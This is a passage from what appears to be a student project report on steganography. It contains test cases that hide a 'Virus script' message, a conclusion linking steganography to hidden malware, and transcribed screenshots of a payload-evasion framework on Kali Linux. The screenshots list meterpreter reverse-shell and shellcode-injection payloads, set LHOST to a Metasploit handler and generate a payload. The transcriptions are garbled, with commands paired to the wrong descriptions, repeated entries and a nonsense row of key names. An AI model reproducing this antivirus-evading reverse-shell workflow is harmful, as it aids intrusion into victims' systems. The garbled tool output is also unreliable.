- **Language-Specific Techniques:** Some steganographic methods exploit specific language properties or characteristics. Linguistic analysis can help identify these language-specific techniques.

7.2 Testing Results

Test Case No.	1
Test Type	Functional Test
Name of Test	Verify text steganography encryption
Test Case Description	The objective of this test case is to verify that the steganography tool can successfully hide a text message within innocuous cover text.
Input	Hidden Message: "Virus script"
Expected Output	The steganography tool should generate a modified version of the original text with the hidden message embedded.
Actual Output	The steganography tool produces the modified text with the hidden message concealed.
Result	Pass
Comments	Text steganography working as expected.

Test Case No.	2
Test Type	Functional Test
Name of Test	Verify image steganography encryption and extraction
Test Case Description	The objective of this test case is to identify the failure scenario when the steganography tool fails to extract the hidden image correctly due to data corruption or loss during the encryption process.
Input	Hidden Image: "Virus script"
Expected Output	The steganography tool should embed the hidden image within the cover image and then extract it accurately.
Actual Output	The steganography tool produces an extracted image with visible artifacts or missing parts, indicating a failure in the extraction process.
Result	Fail
Comments	Image steganography failed to correctly extract the hidden image due to data corruption.

CONCLUSION


In conclusion, steganography is a powerful technique that allows for the secure and covert transmission of information by embedding it within seemingly innocuous carrier media such as images, audio files, or text. It is been used for hiding malware which can affect people's devices and gives control of the system to the hacker.

FUTURE ENHANCEMENT


In the future, steganography can lead to more harmful exploitable which can harm the data & privacy of the user without them knowing and their third-party antivirus software including Microsoft defender, which can give log term access to the hacker.

SCREENSHOTS


1.



2.



3.



4.

```

Kali Linux-2022.2-vmtoolsd-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[Well]@kali:~$ ./well

Well 1 [version]: 1.1.1a

[Web]: https://www.well-framework.com/ | [Twitter]: @WellFramework

Main Menu:
  1 tools loaded

Available Tools:
  11 Fusion
  23 crmsh

Available Commands:
  back      Completely exit Well
  info      Information on a specific tool
  list      List available tools
  update    Show Well configuration
  use       Update Well
  use       Use a specific tool

Well-Evasion:


Well-Evasion Menu:
  42 payloads loaded

Available Commands:
  back      Go to Well's main menu
  checkip   Check VirusTotal.com against generated hashes
  check     Remove generated artifacts
  info      Completely exit Well
  list      Information on a specific payload
  use       List available payloads
  use       Use a specific payload

Well-Evasion: List

Well-Evasion:
[Web]: https://www.well-framework.com/ | [Twitter]: @WellFramework
  
```

5.



The screenshot shows a Kali Linux terminal window titled "Kali Linux 2022.2 virtualbox-ovmf64 (Running) - Oracle VM VirtualBox". The terminal displays a list of scripts organized by language and tool. The scripts are as follows:

```
11  auxit/shellcode_inject/flat.py
12
13  auxiliary/cobolwr_wrapper.py
14  auxiliary/ncurses_console.py
15  auxiliary/python_installer_wrapper.py
16
17  c/meterpreter/rev_http.py
18  c/meterpreter/rev_https_service.py
19  c/meterpreter/rev_tcp.py
20  c/meterpreter/rev_tcp_service.py
21
22  cs/meterpreter/rev_http.py
23  cs/meterpreter/rev_https.py
24  cs/meterpreter/rev_tcp.py
25  cs/shellcode_inject/basex64.py
26  cs/shellcode_inject/serial.py
27
28  gu/meterpreter/rev_http.py
29  gu/meterpreter/rev_https.py
30  gu/meterpreter/rev_tcp.py
31  gu/shellcode_inject/serial.py
32
33  lua/shellcode_inject/flat.py
34
35  perl/shellcode_inject/flat.py
36
37  powershell/meterpreter/rev_http.py
38  powershell/meterpreter/rev_https.py
39  powershell/shellcode_inject/powershell.py
40  powershell/shellcode_inject/serial.py
41
42  python/meterpreter/rev_http.py
43  python/meterpreter/rev_https.py
44  python/meterpreter/rev_tcp.py
45  python/meterpreter/rev_tcp.py
46  python/shellcode_inject/asn1_encoder.py
47  python/shellcode_inject/asn1_substitution.py
48  python/shellcode_inject/asn1_encoder.py
49  python/shellcode_inject/asn1_substitution.py
50  python/shellcode_inject/asn1_substitution.py
51  python/shellcode_inject/asn1_substitution.py
52  python/shellcode_inject/asn1_substitution.py
53  python/shellcode_inject/asn1_substitution.py
54  python/shellcode_inject/asn1_substitution.py
55
56  ruby/meterpreter/rev_http.py
57  ruby/meterpreter/rev_https.py
58  ruby/meterpreter/rev_tcp.py
59  ruby/shellcode_inject/basex64.py
60  ruby/shellcode_inject/flat.py
```

6.

```

Kali Linux 2022-virt64-amd64 (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help

[+] [x] [y] [z] [a] [b] [c] [d] [e] [f] [g] [h] [i] [j] [k] [l] [m] [n] [o] [p] [q] [r] [s] [t] [u] [v] [w] [x] [y] [z] [0] [1] [2] [3] [4] [5] [6] [7] [8] [9] [F1] [F2] [F3] [F4] [F5] [F6] [F7] [F8] [F9] [F10] [F11] [F12] [Print] [Home] [End] [Insert] [Delete] [Backspace] [Tab] [Caps Lock] [Shift] [Ctrl] [Alt] [Fn] [Win] [Esc] [Space] [Enter] [Arrow] [Numpad] [Function] [Media] [System] [Misc] [Other] [Unknown]

Well-Framework
[Web]: https://www.well-framework.com/ [Twitter]: @wellframework

Payload Information:
Name: Pure C. Reverse TTF Stager
Language: C
Author: @wellframework
Description: pure windows/meterpreter/reverse_ttf_stager, vs shellcode

Payload: C:\Windows\system32\cmd.exe selected

Required Options:
Name Value Description
----
LHOST 10.10.10.10 Sample IP as vncat4b66
LHOST 10.10.10.10 IP of the Metasploit handler
LHOST 10.10.10.10 Part of the Metasploit handler

Available Commands:
back Go back to Well-Framework
exit Completely exit Well
generate Generate the payload
options Show the shellcode's options
set Set shellcode option


C:\meterpreter> rev, topop | set LHOST 10.10.10.10
[*] Setting the rev, topop option to value 10.10.10.10
[*] Set LHOST 10.10.10.10

C:\meterpreter> rev, topop | set LHOST 10.10.10.10
C:\meterpreter> rev, topop | generate


Well-Framework
[Web]: https://www.well-framework.com/ [Twitter]: @wellframework

[+] Please enter the base name for output files (default is payload):
  
```


8.



9.



REFERENCES

- [1] "A New Steganographic Method for Hiding Text in Colour Images" by R. B. Abdul Rahim, S. A. Abdul Samad, and S. S. Abdullah. IEEE Access, vol. 6, pp. 29089-29100, 2018.
- [2] "Steganography Techniques for Digital Images" by N. V. Rathore, N. Gupta, and S. Sharma. International Journal of Computer Applications, vol. 170, no. 2, pp. 10-14, 2017.
- [3] "Steganography using Genetic Algorithm: A Survey" by S. B. Patil and S. V. Dhopte. International Journal of Computer Applications, vol. 127, no. 9, pp. 1-6, 2015.
- [4] "A New Steganographic Method for Hiding Data in MP3 Audio Files" by K. T. Hsiao and K. C. Fan. Journal of Systems and Software, vol. 83, no. 2, pp. 211-221, 2010.
- [5] "A Novel Approach to Steganography using Cryptography" by A. K. Vatsa and R. K. Singh. International Journal of Computer Science and Information Technologies, vol. 5, no. 6, pp. 8399-8401, 2014.
- [6] "Steganography Techniques: A Review" by V. K. Rastogi, A. K. Singh, and S. S. Bedi. International Journal of Computer Science and Mobile Computing, vol. 3, no. 5, pp. 1206-1213, 2014.
- [7] "A Steganographic Algorithm for Hiding Secret Message in BMP Images" by S. S. Bedi and A. K. Singh. International Journal of Computer Applications, vol. 24, no. 2, pp. 26-29, 2011.
- [8] "A Novel Approach for Steganography using RSA Algorithm" by V. N. Tiwari, A. Gupta, and N. Tripathi. International Journal of Computer Applications, vol. 108, no. 9, pp. 1-4, 2015.
- [9] www.youtube.com
- [10] www.github.com